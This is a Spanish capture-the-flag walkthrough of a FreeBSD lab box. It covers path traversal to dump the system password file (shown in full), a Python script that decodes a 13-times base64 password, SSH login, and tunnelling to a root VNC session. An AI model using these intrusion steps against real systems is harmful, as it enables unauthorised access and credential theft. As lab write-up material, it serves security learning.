


Comenzamos con la enumeración de los puertos y servicios.



Como solo se dispone de dos puertos abiertos revisamos el puerto 80 donde nos encontramos una web que esta para testear scripts locales temporalmente



Probamos path traversal y vemos que es vulnerable. Conseguimos visualizar los usuarios del sistema.




Vemos que uno de los usuarios interesantes puede ser charix.

```
# $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
_ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
_tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
charix:*:1001:1001:charix:/home/charix:/bin/csh

```

Después de revisar los usuarios del sistema probamos a leer los archivos que nos indican en la pagina web. Al cargar “listfiles.php” nos aparece un **“pwdbackup.txt”**



Cargamos “pwdbackup.txt” y nos encontramos una clave que ha sido encriptada 13 veces en Base64.

Creamos un script que lo decodifique las 13 veces.

```
import base64

data = "Vm0wd2QyUXlVWGxWV0d4WFlURndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU bGhoTVVwVVZtcEdZV015U2tWVQpiR2
hvVFZWd1ZWWnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS bVZHV25SalJYUlVUVlUxU1ZadGRGZFZaM0JwVmxad1dWWnRNVFJqCk1EQjRXa1prWVZK
R1NsVlVW M040VGtaa2NtRkdaR2hWV0VKVVdXeGFTMVZHWkZoTlZGSlRDazFFUWpSV01qVlRZVEZLYzJOSVRs WmkKV0doNlZHeGFZVk5IVWtsVWJXa
FdWMFZLVlZkWGVHRlRNbEY0VjI1U2ExSXdXbUZEYkZwelYy eG9XR0V4Y0hKWFZscExVakZPZEZKcwpaR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl
5YUZkV01G WkxWbFprV0dWSFJsUk5WbkJZVmpKMGExWnRSWHBWYmtKRVlYcEdlVmxyClVsTldNREZ4Vm10NFYw MXVUak5hVm1SSFVqRldjd3BqUjJ0
TFZXMDFRMkl4WkhOYVJGSlhUV3hLUjFSc1dtdFpWa2w1WVVa T1YwMUcKV2t4V2JGcHJWMGRXU0dSSGJFNWlSWEEyVmpKMFlXRXhXblJTV0hCV1ltcz
FSVmxzVm5k WFJsbDVDbVJIT1ZkTlJFWjRWbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmxkamQzQlhZa2RPVEZk WGRHOVJiVlp6VjI1U2FsSlhVbGR
VVmxwelRrWlplVTVWT1ZwV2EydzFXVlZhCmExWXdNVWNLVjJ0 NFYySkdjR2hhUlZWNFZsWkdkR1JGTldoTmJtTjNWbXBLTUdJeFVYaGlSbVJWWVRKb
1YxbHJWVEZT Vm14elZteHcKVG1KR2NEQkRiVlpJVDFaa2FWWllRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZz WkZOWFJsWnhVbXM1YW1RelFtaF
ZiVEZQVkVaawpXR1ZHV210TmJFWTBWakowVjFVeVNraFZiRnBW VmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGbExWRlZT
CmMxSkdjRFpO Ukd4RVdub3dPVU5uUFQwSwo="


for i in range(13):
    data = base64.b64decode(data).decode()


print(data)
```


Una vez creado probamos el script y conseguimos la contraseña del usuario.



Nos conectamos por ssh.




Observamos que tenemos un archivo zip que al descomprimir nos pide la **“phrase”**




Iniciamos un servidor Python.



Y con wget nos lo descargamos en nuestro sistema.




Lo extraemos poniendo la contraseña de charix y vemos que es un archivo con una secuencia de bytes.



Seguimos investigando el sistema y observamos que hay un proceso como root corriendo “vnc” que sirve para compartir de forma remota el escritorio gráfico de la máquina.



Así que procedemos a investigar si tiene puertos abiertos para poder hacer tunneling. Lo realizaremos con el puerto 5901.





Una vez conectados probamos a conectarnos con vncviewer probando el archivo que hemos extraído previamente

```
etern4l ~ >> vncviewer localhost:5901 -passwd secret

TigerVNC v1.16.2
Compilado en: 2026-05-01 12:29
Copyright (C) 1999-2026 Equipo TigerVNC y muchos otros (vea README.rst)
Vea https://www.tigervnc.org para más información sobre TigerVNC.

Thu May 21 20:23:14 2026
 DecodeManager: Detected 4 CPU core(s)
```

Automáticamente se nos abrirá una ventana de acceso remoto al servidor como root. Podemos conseguir la flag en **“/root”**

